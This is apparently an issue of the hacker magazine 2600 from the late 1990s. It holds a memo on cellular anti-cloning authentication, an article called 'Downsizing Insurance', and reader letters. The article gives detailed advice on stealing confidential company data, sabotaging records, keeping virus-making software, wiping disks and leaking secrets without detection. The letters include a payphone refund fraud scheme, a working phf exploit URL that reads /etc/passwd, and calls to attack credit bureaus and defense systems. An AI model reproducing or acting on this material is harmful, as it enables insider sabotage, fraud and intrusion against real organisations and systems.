This little memo is being passed around to our favorite cellular company's vendors along with "proprietary and confidential" explanations of this system called "Authentication." They define it as "an anti-fraud technology which validates a customer on our Network by Cryptography." Two pieces of "private information" known as an "A-Key" and "Shared Secret Data" (SSD) reside in both the phone and a database at the cellular switch. These two bits of data are never transmitted and thus, "the new Authentication technology will eliminate cloning fraud as we know it today." The "A-Key" can either default to all zeros or be a random number. BANM is requiring their retailers to sell the random kind. "Authentication" is automatically downloaded into the switch from the manufacturer. The customer, or for that matter the retailer, doesn't have to do anything at all. In addition to the manufacturers listed in this memo, agreements are expected soon from Sony, Panasonic, OKI, NEC. and Mitsubishi. Motorola phones with "Authentication" are indicated by "EE3" on the back or beneath the battery. Nokia has "AU" following the model number. Audiovox models 405A, 460, 560, 850A, 3600A, 9100A, or phones with a symbol of a black key are ready for "Authentication", as are Ericsson models 600, 630, and 738. "Authentication," which takes up to 48 hours to be activated for new customers ("via nightly batch processing"), is designed to eliminate the need for a PIN in the home region and eventually while roaming.

Downsizing Insurance

by Hans Gegen

You can buy insurance for just about anything these days. Some kinds of insurance, however, are better procured at home... or in the office. In an increasingly worker-hostile business environment it's best to have something on hand in case disaster strikes. I don't recommend doing anything illegal. But your employers should be vaguely aware that if they let you go arbitrarily, there will be consequences. I once watched a co-worker clean out his desk after being let go. He was so angry about what happened he was stuffing pens, calculators, note pads, and staplers in his bag. This was fairly pathetic. In the end, even a few hundred dollars worth of office supplies won't be missed. If you want to be *really* missed, make a "fire kit."

Before I get into specifics, I want to stress that you should begin working on your fire kit long before you're put on the death watch. So *start today.* In fact, start poking around the corners of the company's networks and file cabinets for sensitive material as soon as you're hired. Watch what comes in on the fax machine. If you see the president's assistant photocopying something, distract him or her so that they leave the original in the machine.

This leads me to your second tactic: *plausible deniability.* It's worked for the CIA for 50+ years, and you can make it work for you! Yes, if you're going to be caught nosing around somewhere where you shouldn't be, it's important to have an alibi ready - and a good one at that.

Boss: Why were you digging around in the file servers?

You: What's a file server?

Boss: The place where all of our computer files are stored.

You: Oooh. *That.* I'm sorry, I'm new! I'm still trying to figure out where my predecessor's memos are stored.

Boss: Oh. Here, let me show you.

(A note on my imagined dialogue. It's important to your credibility to understand how your co-workers perceive your computer savviness. If they know that you can recompile Linux kernels on a unicycle, then you're not going to be believed. So, if you're going to play dumb, *stay dumb* to the outside world. Once caught, be warned that you have already started a trail.)

Approach all of your actions as if you were prepared to explain it to a jury (just hope that it doesn't come to that!). The key is believability, and someone who has a clear and precise recollection of events will be most believable. In short, don't make enemies, *make notes.*

Step One: Collecting Sensitive Information

With these precepts in mind, you should begin your fire kit. What's in a fire kit, you ask? Well, basically anything that will make your company worse off without you than with you. This can translate into actual documents/intelligence that your company would not want you taking with you as you're being escorted to the door on your last day. I work for a building maintenance firm in downtown Philadelphia. Some of the components in my fire kit are:

Rates charged clients.

Contracts/proposals.

Personal contact databases. (ACT! databases, for example, are often networked. If you're careful not to leave a trail, you can get client notes and histories for all of your company's clientele in one fell swoop!)

Pay records. This makes your boss *real* nervous.

Future business plans.

Lotus Notes archives.

Potentially embarrassing e-mails authored by your superiors. (For example, your boss confides in an e-mail that they've overcharged a client.)

Just about anything that your company's competition will drool over.

Step Two: Making Your Successor's Job Impossible

Your fire kit can also consist of nothing more than a systematic effort to make your successor's job impossible. If this is done carefully, your company will genuflect every time your name is mentioned. ("Why did we let go of Hans? He was the only one who could do this job!") If, however, they suspect that you intentionally destroyed data that your co-worker needed, they will curse and spit at any mention of your name. The key is to

leave behind a work trail that is organized but extremely idiosyncratic. It doesn't hurt to add a few surprises. Here's what you can do:

Encrypt everything, but "forget" passwords.

Lose file layouts for any data dumps. (My predecessor did this to me!)

Create slight, but significant errors in your personal files. Careful with this. They can be minor - go into your contact manager and change the zip code of the company address of your major client so all of your successor's letters of introduction never arrive. Or they can be major - transpose quoted rates in your notes to indicate that you gave the client a 52% discount instead of a 25% discount. This will affect only those people who are using your notes to continue a business relationship. Remember to keep track of your "errors" in your fire kit.

Organize data into extremely complex directory structures. Embed directory after directory. Give them mysterious and useless names. Keep the key to these structures in an analog notepad, and put that notepad in your fire kit.

The Big Day

So the day of the merger has arrived and people are being called into the boss's office one by one. Your entire office has been deemed redundant and the pink slips are flying like a tickertape parade. It's time to put your kit into motion. There are a few questions to consider:

What do I turn in on my last day?

Some companies will not process your last bonus checks, expense reports, or even paychecks if you do not turn in certain files in a timely manner. This is largely a response to having salespeople take their rolodexes with them as they leave the company. I won't get into the legal aspects of who owns this information. You'll probably end up giving them the information. So what. The important thing is that you give your company the *wrong* information. Keep a "shadow" rolodex complete with incorrect rate quotes, inaccurate notes, and not-so-glaring omissions. You want the rolodex/addressbook to be considered the real thing until those last checks come through.

You will have no choice but to turn in your computer, of course. If the company is smart (which is not a sound assumption), they will be primarily interested in what's sitting on your hard drive - the value of the computer itself will evaporate in two fiscals. So keep your hard disk lean. Keep the applications on the disk, but keep the data with you. Don't put data on the company network if possible, because networks are usually backed up on a regular basis. If you keep files on floppies (or better yet, a 100MB ZIP disk) you're ready to roll. And always remember, intentionally destroying data is illegal.

Before you give up your computer, however, make sure to do one thing. If you take nothing else away from this article, take this: wipe out the slack and unused space on your hard drive. For those of you who don't understand the mechanics of disk drives too well, let me briefly explain. When you delete a file, you are not necessarily wiping the files off of your hard disk. Rather, you are wiping the location of the file from the FAT (file allocation table), so the disk operating system does not know where to look for the file. The one's and zeroes that make up the file are still on the hard disk. Utilities such as Norton's UnErase can do a pretty fair job of recovering "deleted" files. Therefore, those embarrassing e-mails, resume drafts, and otherwise sensitive data that you thought went down the bit bucket are still there. There are utilities such as COVERUP.COM that will actually write random garbage over the disk, making full recovery of erased data nearly impossible. (I've read that it is extremely difficult to completely obliterate a file from a hard disk. There are companies out there that do nothing but recover such "irretrievable" data - their techniques are jealously guarded trade secrets.) Unless you're working for the DoD, however, COVERUP should do a pretty good job of wiping data from your hard disk.

Where do I keep this stuff?

Keep your kit on floppies and keep the floppies with you. Use PKZIP to crunch down the file sizes. It's best to use the encryption flag on PKZIP when doing so. Also, don't do something dumb like name these files SECRETS.ZIP. If you are taking hard copies with you, don't wait until your last day. You may not have the opportunity to get anything out of the office. Also, have a system-formatted disk with COVERUP and virus-creating software on hand.

What do I do with this stuff once I've been fired?

This, of course, is the question to answer. My only concrete advice is to be careful. If you lead a trail back to yourself, you may have more than

a career in the toilet, you could be facing criminal charges. It's important to remember that when you leak information, the first thing your company will want to do is figure out who is leaking. If you were recently let go, guess whose door they will knock on first. That's why it's important to set this up long before you are put on the death watch. For instance, what if some sensitive files mysteriously disappear when you are still in good graces with the company, but John Doe has been recently let go? If that material leaks, it's plausible that the material was leaked by John Doe. Take advantage of any strange opportunities. If you're willing to take the risk of exposing yourself, here are some ideas:

Send your company's main competitor an anonymous "care package" chock-full of your company's secrets.

Better yet, if you include an anonymous cover letter in the care package, cc your boss! (If you do this, you don't even have to send the actual package! Your company will go into freefall mode regardless! Imagine your boss talking to his competitive peer, trying to figure out what he knows!)

Hold onto it so you can have leverage over your old company in case you're hired by the competition.

Destroy it. If you're the only source of this info, then their cost-cutting maneuver of downsizing you will end up costing them lots! Rule of thumb - destroy/wipe anything that they don't know exists. Don't destroy files that they know you filed every week for three years.

If the information is embarrassing, blow the whistle. (You should probably do this anyway.) Drop your local muck-raking local news team that bit of sensitive e-mail that came your way (please use an anonymous remailer). The material may not even be that bad - let the news team decide. If you have hard proof, they will be interested. In my company, engineers have been falsifying reports to the city for years. "Someone" in my company right now has the ability to let the city know tomorrow if the need arises!

Whatever you do, *don't* post information to the Internet. In some ways, it's easier to have something done on the Net traced back to you than by analog means. Besides, it's probably better if we didn't make the Net vulnerable to misguided media attacks for a while.

Conclusion

The goal of your fire kit is to make your company regret its decision to let you go. But it's important to keep your company from realizing that you are the cause of any "irregularities" that occur after your departure. Let them think they fired a hard-working saint. If enough of us do this, employers will have to reconsider our country's legendary "workplace flexibility."

So start building your fire kit today. Be on the lookout for any sensitive material early. Make notes of any events or comments that will be potentially damaging to your employers. Stay believable. Keep your documents on media that you take with you on the day of reckoning. Make your successor's job impossible. Last, if you're going to be vindictive, be careful. Don't let the indignity of being downsized make your actions sloppy.

Letters That Don't Suck

Dealing With Parents

Dear *2600*:

In Volume 13 Number 3, alien13 writes that his mom found his *2600* between his mattress and she went crazy. Well, me being a kid as well, I know this problem and have solved it with a great hiding place - alien13 wasn't far off when he hid it in his bed. But not the right spot. The best hiding place is inside your box spring (that hollow thing that looks like a second mattress). On the bottom of the box spring is a very flimsy cloth. Poke a large hole in the cloth and place all contraband in there. I keep all my hacking mags as well as other things in there. If you don't have a box spring, I guess you could make a small hole in your mattress but I wouldn't recommend it. I hope I may have helped out.

edoban

It's really heartwarming to know that we're thought of in the same way as drugs and porno in so many households.

Dear *2600*:

I've been reading your mag since the summer issue. And I love it! I'll be subscribing very soon.

The reason I'm writing is this: I don't understand why any parent would be upset about their child reading your great magazine. It's informative and it encourages free thought.

My parents (at least my mother) have always encouraged me to expand my knowledge in any area that I desired. In fact, she's planning on subscribing me for Christmas. Hell, even my teacher wanted to read about Bernie S. As I write this he's borrowing the fall issue over Christmas vacation.

The First Amendment guarantees the right to freedom of speech and expression. Without that right, we would be just another totalitarian dictatorship. It's these very principals that many, if not all, hackers value and pursue.

I think that any parent or teacher who feels that this great mag should be banned or is evil should stop and think about what they really value.

Knowledge is power, Information is strength.

FEENIX
aka The Ebola Virus

Dear *2600*:

I'm fairly new to your mag - only started in the winter of '95 - and I think you do a great job. With everything from the coverage of the victimization of Bernie to the design for something as useful as a tap-alert, you tell the hacker community the latest info.

Well, I brought my first issue home one snowy day and read it cover to cover. Eventually my dad asked the question brewing on the rest of my family's minds: "What the hell is *2600*?" I of course told my father to read it. He did. Now, how would you expect a white, Republican, 47 year-old male service worker would react to your mag?

He loved it.

He used the spring issue's Motorola text on his work phone, set it up (I don't know how) so that his work didn't notice him calling outside of work. He helped me improve and hook up the tap-alert device. Not only that, but after I looked up the designs for a couple of hundred boxes (most of which were jokes, fakes, would never work, or were out and out destructive), my father and I designed and built a combination Red-Blue-Silver-Beige-International bluebox-telephone. It's beauteous. It's a little flip-fone type thing with a docking station on my desk. You don't know what kind of trouble it was fitting all that circuitry into a small black box. It was worth it though. I got to learn a lot about design, electronics, the phone company (and their skills at gouging), and most importantly (I bet you think I'm going to say something nice and trite like: "I got to bond with my father"), I learned how not to burn myself with a soldering iron.

I'd just like to say this because a lot of people have parents who react to them reading *2600* as if they had killed someone. I'd just like to one day go to all those people and force feed the information contained in your mag.

fordyman

Dear *2600*:

In the Autumn 1996 issue, you printed a letter from alien13, who is apparently a teenage boy, describing how he got into trouble when his mother found a copy of *2600* hidden in his bed. Well, I'm the *mother* of a teenage boy (I'm 49). and *I* buy and read *2600*. And my teenage son doesn't approve of my reading it. Maybe alien13's mother and I should get together for tea sometime? (I must admit, I'm rather more of a techie than your average suburban housewife and mother....)

Ace Lightning

Subscribing vs. Newsstands

Dear *2600*:

I just want to tell you how good your magazine is. You guys do a great job and I really admire your will to stand up for what you believe in. It's nice to see that you guys aren't in this solely for the money. Even though it may be cheaper to buy from the store, I have no guarantee that the issues will be there. Keep up the good work, guys!

Jetman

The torment and bitterness some people experience trying to get their copy of 2600 from the local bookshop is more than many of us can take. Plus there are those neat little surprises we sometimes insert in the envelopes that make subscribing all the more pleasant.

A Real Clever Trick

Dear *2600*:

Here's a quick little trick that demonstrates an error in the Bell operating system and should help to sharpen your social engineering skills. Of course, you really shouldn't go and try this, but if you do I'm not responsible for your stupidity.

First, you need to make Bell think you made a phone call that cost you a lot of cash. This is quite easy to do. Just walk up to about any payphone and type an international phone numb (calls to airplanes or boats can top $21.00 apiece!). If the phone won't accept international numbs, call the op (the "00" op, for long distance) and tell her that their equipment sucks and it won't let you make the call. She'll be more than happy to assist you. Remember to tell her you'll be paying with coins today. Once you or the operator has dialed the numb, either the operator or a recording will come on the line and tell you to deposit such and such an amount. Remember this amount. Wait a couple of seconds, then hang up. Wait a couple of seconds more, then call the "00" operator (again). When an op answers, tell her you want to speak to a supervisor. She'll transfer your call. Then, when the supervisor comes on line, tell her that this stupid piece of trash phone just ate such and such amount of money (say the amount of money quoted to you earlier) and then disconnected you or something like that. You may need to feed her a little more crap to get her to go along with you, but she usually will. If all goes well, she'll ask you for the number you were calling, then how much you deposited. She'll then check the call record on your payphone to see if you really made the call. The call will be on the record because you dialed the number, and the system *assumes* you paid, in full, the initial connect charge. Finally she'll ask you for your address. Go ahead and tell her your real address - you have nothing to fear. All that happened was that this stupid phone stole your hard earned money and you're just trying to get it back. Right? Sit around on your butt for about two weeks and you'll receive this neat little check you can cash or hang on your wall to impress your friends. If you check Bell a couple of times a week to see if they have yet rectified the problem, you'll soon have built up a nice little stash.

Happy phreaking.

ameba

First off, this has about as much to do with phreaking as scuba diving. What you're basically doing is lying to the phone company and assuming that you can just do this forever. You cannot. Trust us. It's not a secret that you can get "refunds" for calls you never made from most local and long distance companies. But to do this on a regular basis is just screaming for attention.

Tale of Woe

Dear *2600*:

I purchased my first issue of *2600* at a local magazine store and enjoyed it. I've always been kind of a hacker wanna-be, awed by the glamour and mystique of hacking. I've gone to hacking websites and downloaded a few hacking utilities and a few text files to maybe give me a start in hacking. Much to my dismay every single file contained a virus. I caught all of them before they could do any harm except for one and I ended up having to format my hard drive. Why would fellow hackers do this to each other? I would figure that there would be some unwritten code against things like that. I dunno, just a thought.

Jeff

We don't know how you managed this but we suspect that either the "virus" came from your own site or you went to a single source for all of your files and you managed to pick the worst one in the world. Whichever it was, be assured that the vast majority of hacker websites have no interest in spreading viruses to its visitors.

Number Fun

Dear *2600*:

I was wondering about this 800 number i dialed by accident. The number is 1-800-555-1213 and when it picks up it asks for an access code. Can you at least tell me how many digits the number is?

CIA

It seems to be a four digit code. Who it belongs to we don't know but being so close to the 800 information number (800-555-1212), they must get a ton of wrong numbers which probably explains why there is an access code attached to the number.

Dear *2600*:

This is in response to a letter that was written in your Autumn issue about certain 800 numbers that spit back funny numbers, 800-649-9097 and 800-649-9098. I had been meaning to write you about a number that is just like those: 800-654-7664. It spits back different numbers each day. But after a few days, it'll start the cycle all over again. Maybe this is different depending on the area you're in? Not really sure, but I just thought you might like to know that there are other number like this out there.

Darkman

Dear *2600*:

I am puzzled on a phone number and seriously hope someone out there can help me out. About eight months ago a friend and I were scanning and found the following number: 800-235-6890 which greets you with a "Call Number" voice. However if you hang up and call back, the voice will be different (i.e., a girl robot, a kid robot). The closest I have to seen to copying the voice output on this line is the Text to Speech program that

comes with the SB AWE 32.

Anyways, it gives you the following prompt: "Choose 1 to commit a call, Choose 2 to reassign a call, Choose 3 to read in the call problem, Choose 5 to change to another IR number, asterisk to logoff and hang up." If you hit * it says, "Have a nice day. Goodbye." It also loops saying "Menu Choice."

Saiine

Dear *2600:*

Some people may disagree with spreading around toll-free ANI numbers, but these things exist for a reason: to be used. They will always be around, go up and down, and some will even have changing security codes. Despite that, we will always find them, and will always have access to them. It is for that reason that I'm giving you this list: 800-568-3197, 800-222-0300 (Press 1), 800-487-9240, 800-223-1104. The less use these numbers get, the longer they will last. Please keep that in mind for obvious reasons. Also, to those of you wishing to use 800-MY-ANI-IS again, I can tell you that it now has an 11-digit security code. Unfortunately, I cannot submit that security code to *2600* for legal reasons, but figured you may want some sort of idea what changes were made to that number (which previously had a 3-digit security code).

CrACKeD
Tucson, AZ

Dear *2600:*

In the last issue of *2600* there was a letter from Rolando Rojas Me Stnt. In his letter some guy named "Frank Carson" gave him some number. The number was 800-55X-XXXX. I would like you to send me the real number instead of the X's. Thank you.

BStone

We would have liked it if it had been sent to us but what we got was what we printed. In fact, it almost always is.

Dear *2600:*

This phone number is interesting. 718-441-2106. Doesn't seem to end ever.

JN

What a great number to 3-way unsuspecting people to.

Dear *2600:*

Figure this number out. When I call it, I get a string of odd beeps and a click, repeated ad infinitum. The number is 717-440-1761.

Rokket Man

What you're hearing happens to a whole lot of numbers in that exchange. It sounds like what happens when you dial a non-working number in a PBX.

Technological Marvels

Dear *2600:*

While recently looking through the local Rat Shack I came across a Caller ID Blocker (PN# 43-925A I think). So I shelled out the $31.95 it took to purchase the thing. When I got home I wanted to see if it worked so I hooked it up and called the other line which has Caller ID. On the Caller ID box it said Private Number or something to that effect. When you pick up the line it emits three tones which sound like touch tones and I was wondering if this would be safe from *69 and I was also wondering what the tones were. Any help is appreciated.

Phreakner

*Congratulations. You spent $31.95 for a box that dials *67. No doubt it has already paid for itself many times over. Concerning your *69 concerns, in many areas you cannot *69 a private number but there are places that still allow this.*

Big Brother

Dear *2600:*

Looks like McDonalds is going to be watching what you eat for you. I was in this particular fast food joint today, the one at I-35 and Vista Ridge in Lewisville, TX for those of you who'd like to visit. The following is a quote off of the tray liner I got: "The McBreak(tm) Frequency Card is state-of-the-art technology. It knows who you are, when you come to McDonald's, what you spend and keeps track of all the points you acquire." And: "Every time you come to McDonald's, be sure to hand over your card to earn points."

All of the McD's around here have this service. I plan to get one of these, study it, and then write an article for you on this little subject. Stay tuned.

Wes "Holodoc" Mills

Big Brother exists in the strangest places.

Frequencies

Dear *2600:*

I was playing around with the scanner my parents got me for Christmas (a Radio Shack PRO-2038, cat. no. 20-413) and I found a very interesting frequency. At 451.675 I heard cell phone calls! I've also heard a few calls at 451.875. Apparently these are frequencies used by Airtouch Cellular, a local (Sacramento, CA) cell provider. I don't know if the above two frequencies are universal or just used by Airtouch. Thought you'd be interested in knowing.

Desaparecido
Sacramento

School Terror

Dear *2600:*

I have a rather interesting story that you may be interested in. I'm a junior in high school and our school has several COCOTs. So like any curious student I spent my study hall hours playing with the phone. One day I decided to dial the 11xx and 11x numbers. When I got to 118 and hung up the phone the payphone started ringing. When i picked up the phone I got a message saying your call could not be put

through. I would dial 118 several times a day and the same thing would happen. Well one day I was dialing and I saw my principal eyeing me suspiciously. The payphone did the usual thing of ringing after I hung up. Later that day during my history class I got a pass telling me to come to the main office immediately. When I got there I was escorted into the principal's private quarters where I was greeted by a police officer. The principal grinned at me and said something to the effect of "We finally got you - this time we outsmarted you." I expected to have them yell at me for phreaking the phone or something but to my surprise they told me that they were going to charge me with prank calling 911! This was quite a surprise considering I had dialed 118 and nothing else. They then told me that 911 had been receiving calls from the school all year long and that one came in at the exact same time I was playing with the payphone from that very phone. I told them about the 118 and, to make a long story short, they checked the PBX records for the school and found that 911 had never been dialed from the school. So I was let off the hook and it turns out that there are multiple numbers that trigger the 911 system but they don't make this information public. Why they have multiple numbers and why they don't make it public remains a mystery to me, but the moral of the story is don't dial 118.

Socrates

It's entirely possible that this COCOT and/or your school had a speed dial entry for 118 that went to the police for some reason. Try it from some other part of town to see if this is the case. Congratulations on escaping the combined wrath of your school and the cops.

Exciting Updates

Dear *2600:*

I read in your fall issue that the software trading rooms were "warez" and "freewarez". This is not entirely true (like you care). Anyway, the correct rooms are now "coldice" and "freeshit".

sw

We'll bet any amount that this is no longer true.

Dear *2600:*

If anyone comes across a 9600,N,8,1 carrier which only responds to the letter U, with a response of A, C, or D, don't bother trying to hack it. It's just a hand-held bar code reader hooked up to a modem, and isn't hooked up to any other computer or network, and has no terminal-style interface.

Josh M. McKee

You've just dashed the hopes of hackers everywhere.

Bernie S. Feedback

Dear *2600:*

I was outraged when I read about the Ed Cummings case. It is obvious to me that the judicial system takes non-violent crimes far too seriously. Who did Cummings hurt? Did Cummings cost anyone any money or losses? The answer seems to be no, yet Cummings gets locked up with deadly criminals. Now, on the other hand, violent crimes get neglected far too much. One always sees how a murderer or rapist escapes the authorities in no time at all. I feel that the judicial system should be spending a lot more time and money on the relevant crimes. I also feel that some of the laws should at least be rewritten so that a person actually has to "do" something to get put away in prison. It makes one fearful just to learn about high-tech equipment and computers.

CYBERJE

Dear *2600:*

Several weeks ago a letter came for me from *Wired:* "Try us, a free issue, blah, blah, blah..." So I figure why not? I could use it to squish roaches, if nothing else. I got it the other day. It sucked. It was just as irritating as I had heard. Part 1 that made me want to hurt someone: Some little prole wrote in making an analogy between Ed Cummings and an arsonist then went on about why *2600* is evil. Part 2: "Bernie S. Goes Free" says that he was released after "a transfer to a maximum security prison and an attack by an inmate." It also makes it look like nobody cared until he got attacked. There was no mention of any protest, and most notably, *2600*.

POEE Chaplin

What you really have to remember is that no magazine outside the hacker world will accurately cover things that go on within the hacker world. Don't be so surprised.

Dear *2600:*

Interesting little tidbit:

22 January 1996: Ed Cummings charged with removing batteries from a tone dialer. Bail set at $250,000.

22 January 1997: Teenagers Amy Grossberg and Brian Peterson, accused of murdering their newborn baby shortly after delivery at a Delaware Motel, are freed after bail is set at $300,000.

From this I read that "thinking" about hacking is viewed as dangerous as murder, or that murder is no worse a crime then modifying a tone dialer and *possibly* ripping off a few quarters from Ma Bell.

Armitage Shanks

We're getting that "message" they wanted to send us loud and clear.

Dear *2600:*

I appreciate your intense coverage of the Ed Cummings story and I agree that, in the end, the pressure from such extensive scrutiny is what got him help, but I disagree with you when you say the government was taught a lesson. No way. *We* were the ones who had our asses handed to us. Ed Cummings was one of our own and he was jailed, beaten, and brutalized. All the government had to deal with was a few letters and phone calls. In my opinion the extreme coverage he was given led to harsher treatment and more problems. The government knew the entire h/p community was tuned in, so they took advantage of that coverage and turned it into "Don't Fuck With the Government 101."

Look people, it's time we stopped doing the computer equivalent of making phony pizza orders and start the real revolution. Hackers and phreakers are such a brilliant group of individuals. Think about it! We're a community of code cracking technology building computer crazed misfits! We possess amazing capabilities and have this kind of limitless energy and potential to do so much. What do we do with it? Put cartoons on the D.O.J.'s computer page and make free phone calls. Then we say we do it in the name of freedom of speech so we can justify it, and so we can feel like some kind of modern day revolutionaries.

Know what real revolutionaries would be doing in today's world? Destroying the computers of the TRWs of the world. Posting how to make free phone calls on every page on earth! Breaking into defense computer systems and giving the priceless information they find there to every university on the planet. Getting together and writing their own versions of Windows, even more advanced versions, that they could upload as shareware for everyone to use for free. And so much more!

Instead... just call the *2600* voice BBS and you hear some idiot asking "Duh... how do I fix my credit report?". Or "Hey man, Microsoft are such assholes, man. You know they're just holdin' out to make more money from us by not releasing better versions of Windows." You get the point... complain, complain, complain.

I intentionally used some seemingly odd ideas as examples of what modern day revolutionaries would be doing if they were hackers. Let me explain... by telling everyone in the country how to make free phone calls we'd eliminate the illegality of it. You simply can't put the whole country in jail! Then maybe the phone companies would collapse and the government would take it over. The U.S. government has a $1.5 trillion budget. It would be as hard for it to absorb the cost of phone service as it would be for you to absorb the loss of five bucks. Some of you may see this as a step backwards, but on the contrary: they're still not going to nose into your business unless you are doing suspicious things anyway, just like today. Plus, without dozens of amazingly costly national ad campaigns the cost of phone service would only be the equipment and workers.

As for the defense secrets... don't think there aren't hackers working for the governments of other countries *as we speak* trying to steal those secrets. The only way to make them harmless is if everyone has them. Beyond that simplistic primitive view of things, if anyone has ever seen a documentary on SDI alone then you are familiar with the amazing new technologies they possess that they aren't even trickling into the world. Don't forget: the stealth fighter has been flying since 1980, it was not just invented a few years ago. So many things we take for granted today were invented by the military years ago and only released recently. Releasing the stored defense science to the world would advance it centuries.

Last but not least, the very easiest of the revolutionary ideas for us to work on and conquer. Yes, it is without doubt true that companies hold out on us and then make their products obsolete to sell more. Just look at processors... 86, 186, 286... Pentium... if you don't think they already have the capability to do a lot more I pity you. Some thing with software like Windows, etc. The solution? Get together in groups of programmers and give people specific parts of the program to work on just like big business does. When we've come up with a product that makes Windows look ancient, give it to the world for free. Then the big companies will have to lower prices drastically and stop fisting us up our butts. That or they can try to do better but that would cost way too much money which would raise the cost of their stuff even more which would completely price them out of range.

To sum up, all of these things are about giving. We hackers can give the gift of communication to the world, limitless free communication, which as any historian will tell you is the enemy of oppressive governments and stupidity. We can give peace to the world. We can give technological advancement to the world.

So let's lay off the porno .GIFs and .JPGs for a while, crack open a Coke... and save the world.

MBG

You've got some good ideas. But having the government take over the phone companies is not one of them.

Video Boxing

Dear *2600:*

This letter is in response to a letter by "Anonymous" in the Autumn 96 issue where he asked about red boxing a video game. I hate to disappoint him, but you cannot box a video game. The coin mechanism on an arcade game is currently completely mechanical. There is nothing electronic on them to produce or receive the tones. As your quarter goes through the coin slot, it enters the coin mech. It then goes through a few small slots that are adjusted to the size of the coin (various size tokens or quarters). If the coin is something other than the correct one for the game, it will either drop out the coin return or get hung (annoying those who work on them). If your coin passes its checks as it exits the mechanism it crosses a thin, stiff metal wire attached to a microswitch (the only thing electronic). When the switch is tripped it adds a credit to the game. I know of no way to get free games other than by walking up to a game that has credit, or bumming money.

=NSNiPER=

Dear *2600:*

I saw a letter in your last issue wondering if payphone and video games had the same coin collection principles. I have worked at a game room for a few years now. The principle of the coin mechanism is fairly the same, except that payphones are *much* more exact in coin weight readings. The video game industry isn't real worried about people "hacking" their machines. If you were thinking about free games, it's not hard at all. Most machines (namely Namco), and other base-stand games (such as everyone's favorite from the 80's - Galaga) have switches under the unit which switch between a coin collect and "home use" variation. By simply switching the button one can play forever, or until you get caught. Your basic arcade game can be "hacked" by entering a sequence of buttons right from the game pad. An example is Street Fighter 2. By entering the correct code at the right time you can see how many times people have

used Ryu, Ken, and Bison, or upgrade to another version straight through the built in drive. Hard to believe what's happening these days - in 2000 a plan for new types of hacking scenario games will be released. Never know what's coming out next.

NeoCzar

Dear *2600:*

Hola amigos. This letter is in response to the "Coin Collection" letter by Anonymous. Video games (unless they have changed recently) work on an electronic trigger. Just like the payphone, when you insert the coin/token it trips an electronic signal, which starts the game depending on how many coins/tokens you put in. The arcade or business that the game is at can set the size of coin the machine takes. Which is why some machines take coins and others tokens (they are different sizes usually). Phones work the same way except when the electronic "trip wire" is triggered, it sends the tones. In a video game it sends a simple electronic signal to the game and starts it. I don't think there is a safe way to rip off video games. By the way, even if you could box a video game, where would you put the box? There's no receiver like a phone.

Pyrojax

Exorcising AOL

Dear *2600:*

I've been reading this magazine for the last three issues cover to cover, and I'm glad to say that. But there is one thing that disturbs me. This... thing... has come up in all three issues, and I'm not very pleased with it. This thing is AOL. Why do people keep sending letters and articles on AOL? Why? Why do we need to even use up space for AOL? These are all good questions, and I have an answer! Just stop sending letters and articles about AOL. I know this letter contains AOL, but this is to stop any more shit about AOL. Please, everyone who has thought about sending information about AOL to *2600*, do not. I know I can't stop you from this, but use common sense. If one is a hacker with half a brain then he knows AOL sucks. Any newbie will find out soon enough that AOL sucks through all the text and newsgroups out there. Therefore I would like to conclude with this: Please let this be the last issue that has to include the three evil letters: AOL. Think about this.

Sevangels

Newbies

Dear *2600:*

I just want to start out by saying I love your magazine! I am writing to express my concern about the attitudes of some hackers and wanna-be hackers. It seems that it is getting harder and harder for newcomers to get pointed in the right direction and to have their questions answered. Some of my friends (who are newbies) have reported to me that even the slightest newbie-type question has quickly earned them the title of "lamer" and "wanna-be." Come on, what is this crap? We were all beginners at some time. We were not born with these skills, people. All of us who know the answer at one time had to ask! It seems to me that the purpose of a hacker is to educate others and seek further knowledge for themselves. It now seems that more and more people are being shunned for asking a simple question. If we want to remain a powerful force we have to continue to spread knowledge, not shun others for asking for it. So I encourage newbies to keep asking and if someone treats you like shit and turns their back on you for asking them a question, they are the lamers, not you. In fact, they probably don't know the answer themselves.

ZeBoK

Dear *2600:*

Just wanted to congratulate you on a great mag. I just found a copy at my local Barnes & Noble bookstore. Your web page is great. Finally, a page with great graphics and it doesn't take a year to bring up. I'm new to the scene so forgive me if I seem a little out of it. I'm real interested in what you guys discuss but I am unfamiliar with a lot of the terms. Is there any kind of reference I can obtain that can help me with the jargon? Blue boxes, red boxes, tone dialers? I'd appreciate some help. I would also like to express my great respect for the people who stood up for Bernie S. I wish what happened never did but thanks to a group of brave people, things didn't turn out as bad as they could have.

OpieX

Since you have access to the web, we suggest using one of the many search engines (like www.altavista.com) to find FAQs on hacking terminology. The answers are out there.

PHF Findings

Dear *2600:*

This is fairly well known, I found it by accident while reading about the 0xFF command separator in older versions of bash shell.

The newer phf cgi that comes with some versions of picasso and rembrandt linux have been patched for the obvious 0x0A newline escape, but can still be escaped using 0xFF. It takes vulnerabilities in both phf and bash for it to work.

I have tested this very successfully on many linux machines. I would imagine that most people are aware of the 0x0A escape and so when they test it on their own box they think they are safe from phf exploitation. The syntax for the exploit is almost identical to the older phf exploit.

To execute the commands: "cat /etc/passwd": http://server.net/cgi-bin/phf?Qalias=%ffcat%20/etc/passwd

I know this exploit isn't only confined to linux, but it seems easiest to exploit on linux.

Zeed
(DY)

Web Reaction

Dear *2600:*

I'm writing to thank you for putting the CIA and DoJ "remodelled" web pages back online. I never had a chance

to see them while they were up at their actual sites. When I bought *2600* volume 13, number 3, as soon as I got home I jumped on the web and read through each one. I also thought you may be interested in this: There's someone I know, about 18 years old, who's been into computers, BBSes, the net, etc., but who never really got into the h/p/a, or "rebellious" side of them. I told him to check out your pages and he called me a few hours later and said he never knew what all the stuff I talked about with my friends was until he visited your pages. He told me that he just realized how screwed the US government was when it came to everything covered in the CDA. That was a few weeks ago, and since then he's been asking me for texts and sites and things concerning what the government (and not just the U.S.) has been doing involving electronic rights. He's no longer afraid to stand up to the bureaucracy we all call hell.

Because of your site and cause, his eyes, ears, and most importantly, his mind, are all now open. Your cause has made a difference. I also thank you for doing this. Because of this incident, I'm urging you to keep the CIA and DoJ pages up for good. I think all of your fans, subscribers, and supporters would urge you to do the same.

KH

We believe the web hacks are an imaginative and mostly harmless way of communicating dissent. There is a big risk involved though, since most corporations and governments have a very low tolerance for such things. Only those with a real message to convey should even attempt such a thing. And those who just want to spray obscenities and racist garbage onto websites should never be considered hackers.

Dear *2600:*

I don't know if you guy's know it or not but you made the Army's Defense Related Links page - http://leav-www.army.mil/fmso/links2.htm.

Anonymous

What's funny about this is that they have hundreds of links to all kinds of places all over the world and our site is the only one they were so paranoid about that they felt it necessary to filter it through an "anonymizer."

Submitting Stuff

